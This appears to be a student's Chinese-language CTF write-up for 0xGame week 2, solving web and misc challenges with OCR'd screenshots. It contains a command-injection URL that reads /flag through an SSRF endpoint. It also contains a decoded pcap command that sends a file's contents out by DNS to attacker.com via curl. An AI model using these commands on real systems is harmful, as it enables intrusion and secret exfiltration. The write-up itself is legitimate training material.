
Week2_萱_B25041708_wp

Web

1. 你好，爪洼脚本

aaencode 网站转换一下



aadecode - Decode encoded-as-*aaencode* JavaScript program. (ﾟДﾟ) ['_']

Enter encoded code:


```
ﾟωﾟﾉ= /｀ｍ´）ﾉ ~┻━┻   //*´∇｀*/ ['_']; o=(ﾟｰﾟ)  =_=3; c=(ﾟΘﾟ) =(ﾟｰﾟ)-(ﾟｰﾟ); (ﾟДﾟ) =(ﾟΘﾟ)= (o^_^o)/
(o^_^o);(ﾟДﾟ)={ﾟΘﾟ: '_' ,ﾟωﾟﾉ : ((ﾟωﾟﾉ==3) +'_') [ﾟΘﾟ] ,ﾟｰﾟﾉ :(ﾟωﾟﾉ+ '_')[o^_^o -(ﾟΘﾟ)] ,ﾟДﾟﾉ:((ﾟｰﾟ==3)
+'_')[ﾟｰﾟ] }; (ﾟДﾟ) [ﾟΘﾟ] =((ﾟωﾟﾉ==3) +'_') [c^_^o];(ﾟДﾟ) ['c'] = ((ﾟДﾟ)+'_') [ (ﾟｰﾟ)+(ﾟｰﾟ)-(ﾟΘﾟ) ];(ﾟ
Дﾟ) ['o'] = ((ﾟДﾟ)+'_') [ﾟΘﾟ];(ﾟoﾟ)=(ﾟДﾟ) ['c']+(ﾟДﾟ) ['o']+(ﾟωﾟﾉ +'_')[ﾟΘﾟ]+ ((ﾟωﾟﾉ==3) +'_') [ﾟｰﾟ]
+ ((ﾟДﾟ) +'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ ((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+((ﾟｰﾟ==3) +'_') [(ﾟｰﾟ) - (ﾟΘﾟ)]+(ﾟДﾟ) ['c']+((ﾟ
Дﾟ)+'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ (ﾟДﾟ) ['o']+((ﾟｰﾟ==3) +'_') [ﾟΘﾟ];(ﾟДﾟ) ['_'] =(o^_^o) [ﾟoﾟ] [ﾟoﾟ];(ﾟεﾟ)=((ﾟｰﾟ
==3) +'_') [ﾟΘﾟ]+ (ﾟДﾟ) .ﾟДﾟﾉ+((ﾟДﾟ)+'_') [(ﾟｰﾟ) + (ﾟｰﾟ)]+((ﾟｰﾟ==3) +'_') [o^_^o -ﾟΘﾟ]+((ﾟｰﾟ==3) +'_') [ﾟ
Θﾟ]+ (ﾟωﾟﾉ +'_') [ﾟΘﾟ]; (ﾟｰﾟ)+=(ﾟΘﾟ); (ﾟДﾟ)[ﾟεﾟ]='\\'; (ﾟДﾟ).ﾟΘﾟﾉ=(ﾟДﾟ+ ﾟｰﾟ)[o^_^o -(ﾟΘﾟ)];(oﾟｰﾟo)=(ﾟ
ωﾟﾉ +'_')[c^_^o];(ﾟДﾟ) [ﾟoﾟ]='\"';(ﾟДﾟ) ['_'] ( (ﾟДﾟ) ['_'] (ﾟεﾟ+(ﾟДﾟ)[ﾟoﾟ]+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+
(ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+
(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ ((o^_^o) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+
((ﾟｰﾟ) + (ﾟΘﾟ))+ (c^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+ ((o^_^o) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟΘﾟ)+ (c^_^o)+ (ﾟДﾟ)
[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ)
+ (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) + (o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟ
```

```
alert("Hello, JavaScript")
```

Flag：0xGame{Hello，JavaScript}

2. DNS 想要玩

连接并列出目录，呃呃，好像没有



不安全
8000-203f2a72-b753-47a2-ba93-e832d7c06c08.challenge.ctfplus.cn/ssrf?url=http://１１４．５．１．４&cmd=ls
将 Google Chrome 设为默认浏览器，并将其固定到任务栏
设为默认

```
app.py
```

试试找找含 flag 名字的呢


命令：http://8000-203f2a72-b753-47a2-ba93-e832d7c06c08.challenge.ctfplus.cn/ssrf?url=http://%EF%BC%91%EF%BC%91%EF%BC%94%EF%BC%8E%EF%BC%95%EF%BC%8E%EF%BC%91%EF%BC%8E%EF%BC%94&cmd=find%20/%20-name%20%22*flag*%22%202%3E/dev/nul

最后一行像是文件 l


不安全
8000-203f2a72-b753-47a2-ba93-e832d7c06c08.challenge.ctfplus.cn/ssrf?url=http://１１４．５．１．４&cmd=find%20/%20-name%20"*f...
将 Google Chrome 设为默认浏览器，并将其固定到任务栏
设为默认

```
/sys/devices/platform/serial8250/tty/ttyS15/flags /sys/devices/platform/serial8250/tty/ttyS6/flags /sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags /sys/devices/platform/serial8250/tty/ttyS31/flags /sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS21/flags /sys/devices/platform/serial8250/tty/ttyS11/flags /sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS18/flags
/sys/devices/platform/serial8250/tty/ttyS9/flags /sys/devices/platform/serial8250/tty/ttyS26/flags /sys/devices/platform/serial8250/tty/ttyS16/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags /sys/devices/platform/serial8250/tty/ttyS24/flags /sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags /sys/devices/platform/serial8250/tty/ttyS22/flags /sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS20/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags /sys/devices/platform/serial8250/tty/ttyS29/flags /sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS19/flags /sys/devices/platform/serial8250/tty/ttyS27/flags /sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags /sys/devices/platform/serial8250/tty/ttyS25/flags /sys/devices/virtual/net/eth0/flags /sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/tunl0/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/fib_notify_on_flag_change /proc/kpageflags /flag
```

Cat 一下（?


不安全
8000-203f2a72-b753-47a2-ba93-e832d7c06c08.challenge.ctfplus.cn/ssrf?url=http://１１４．５．１．４&cmd=cat%20/flag
将 Google Chrome 设为默认浏览器，并将其固定到任务栏
设为默认

```
0xGame{DNS_Rebinding_is_Really_Magical}
```


然后就出来了（总感觉是不是跳过了什么步骤……?

0xGame{DNS_Rebinding_is_Really_Magical}

Misc


1. ezShiro

追踪 http 流发现用户端输入了 ls，回复中含有 flag 文件




```
Authorization: Basic bHM=
Accept: text/html,application/json,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
ko) Chrome/75.0.3770.142 Safari/537.36 Hutool
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=920395CE3336B51A35B375B73E48C4E4
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Cache-Control: no-cache
Pragma: no-cache
Host: 61.139.2.128:8080
Connection: keep-alive
Content-Length: 0
```

用户端再输入，解码发现是这个指令，编码+rot13 再反转



```
Authorization: Basic Y3VybCAkKGNhdCAvZmxhZyB8IHJldiB8IHRyICdBLVphLXonICdOLVpBLU1uLXphLW0n
IHwgYmFzZTY0IHwgdHIgLWQgJ1xuJykuYXR0YWNrZXIuY29t
Accept: text/html,application/json,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
ko) Chrome/75.0.3770.142 Safari/537.36 Hutool
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=920395CE3336B51A35B375B73E48C4E4
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Cache-Control: no-cache
Pragma: no-cache
Host: 61.139.2.128:8080
Connection: keep-alive
Content-Length: 0
```



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars □ Strict mode


Input

```
Y3VybCAkKGNhdCAvZmxhZyB8IHJldiB8IHRyICdBLVphLXonICdOLVpBLU1uLXphLW0nIHwgYmFzZTY0IHwgdHIgLWQg
J1xuJykuYXR0YWNrZXIuY29t
```

Output


```
curl $(cat /flag | rev | tr 'A-Za-z' 'N-ZA-Mn-za-m' | base64 | tr -d '\n').attacker.com
```

搜索 attacker，找到 DNS



```
11 5.153387537   61.139.2.128     61.139.2.2     DNS     101 Standard query 0xf4d1 AAAA fTBlMXVGX2dmaFd7cnpuVGswCg==.attac…
12 5.153601482   61.139.2.128     61.139.2.2     DNS     101 Standard query 0x9f5d A fTBlMXVGX2dmaFd7cnpuVGswCg==.attacker…
13 10.159628056  61.139.2.128     61.139.2.2     DNS     101 Standard query 0xf4d1 AAAA fTBlMXVGX2dmaFd7cnpuVGswCg==.attac…
14 10.159758603  61.139.2.128     61.139.2.2     DNS     101 Standard query 0x9f5d A fTBlMXVGX2dmaFd7cnpuVGswCg==.attacker…
15 15.164065098  61.139.2.128     61.139.2.2     DNS     113 Standard query 0xd892 AAAA fTBlMXVGX2dmaFd7cnpuVGswCg==.attac…
16 15.164204411  61.139.2.128     61.139.2.2     DNS     113 Standard query 0x3ba8 A fTBlMXVGX2dmaFd7cnpuVGswCg==.attacker…
17 20.170129168  61.139.2.128     61.139.2.2     DNS     113 Standard query 0x3ba8 A fTBlMXVGX2dmaFd7cnpuVGswCg==.attacker…
18 20.179310323  61.139.2.128     61.139.2.2     DNS     113 Standard query 0xd892 AAAA fTBlMXVGX2dmaFd7cnpuVGswCg==.attac…
```

提取并解码一下，再翻转



gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)ROT13(true,true,false,13)&input=ZlRCbE1YVkdYMmRtYUZkN2NucHV...

Download CyberChef

Last build: 2 months ago - Version 10 is here! Read about the new features here

Options About / Support

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

ROT13

☑ Rotate lower case chars ☑ Rotate upper case chars

☐ Rotate numbers Amount 13

Input

```
fTB1MXVGX2dmaFd7cnpuVGswCg==
```


Output

```
}0r1hS_tsuJ{emaGx0
```

Flag：0xGame{Just_Sh1r0}


2. ezEXIF

Exiftool 修改一下




```
D:\exiftool-13.38_64>exiftool -make=hacker 66.jpg
    1 image files updated
```

Camera Model Name 的指令得用 Model 这个名称




```
D:\exiftool-13.38_64>exiftool -overwrite_original -Model="Kali linux" 66.jpg
    1 image files updated
```

这个得用括号括起来，不然输入不能有空格，机子会以为你的数据结束了




```
D:\exiftool-13.38_64>exiftool -overwrite_original -Description="motto:I can be better!" 66.jpg
    1 image files updated
```

在 010 里修改长宽高（一开始还改反了说是




```
28 28 28 28 28 28 28 28 28 28 28 28 FF C0 00 11  ((
08 00 01 02 9A 02 11 01 03 11 01 FF C4 00 1C 00  ..
```

由于实在没找到 exiftool 修改非常规时间的指令，就改了个常规时间，转战 010



```
00 04 01 02 03 00 A0 01 00 03 00 00 00 01 FF FF  ...... .......ÿÿ
00 00 00 00 00 00 39 39 39 39 3A 31 32 3A 33 31  ......9999:12:31
20 32 33 3A 35 39 3A 35 39 00 FF E1 0B 65 68 74   23:59:59.ÿá.eht
74 70 3A 2F 2F 6E 73 2E 61 64 6F 62 65 2E 63 6F  tp://ns.adobe.co
```

酱紫喵




```
00 04 01 02 03 00 A0 01 00 03 00 00 00 01 FF FF  ...... .......ÿÿ
00 00 00 00 00 00 39 39 39 39 3A 39 39 3A 39 39  ......9999:99:99
20 36 36 3A 36 36 3A 36 36 00 FF E1 0B 65 68 74   66:66:66.ÿá.eht
74 70 3A 2F 2F 6E 73 2E 61 64 6F 62 65 2E 63 6F  tp://ns.adobe.co
```

Flag：0xGame{sometimes_0ur_eYes_may_che@t_us!!!}


3.删库跑路

下个 Git，查看一下分支




```
xjxua@xuan MINGW64 /d/0x/week2/.git (GIT_DIR!)
$ git branch -a
* master
```

裸仓库没有工作目录 orz




```
xjxua@xuan MINGW64 /d/0x/week2/.git (GIT_DIR!)
$ git checkout branch_master
fatal: this operation must be run in a work tree

xjxua@xuan MINGW64 /d/0x/week2/.git (GIT_DIR!)
$ git checkout master
fatal: this operation must be run in a work tree
```

强行访问一下历史，发现有历史提交




```
xjxua@xuan MINGW64 /d/0x/week2/.git (GIT_DIR!)
$ git log --oneline
79f2853 (HEAD -> master) save output
c5bf454 initial
```

Cancan 里面有没有东西，发现有文件




```
xjxua@xuan MINGW64 /d/0x/week2/.git (GIT_DIR!)
$ git ls-tree -r --name-only 79f2853
README.md
main.py
output
```

打开发现加密规则和加密 flag

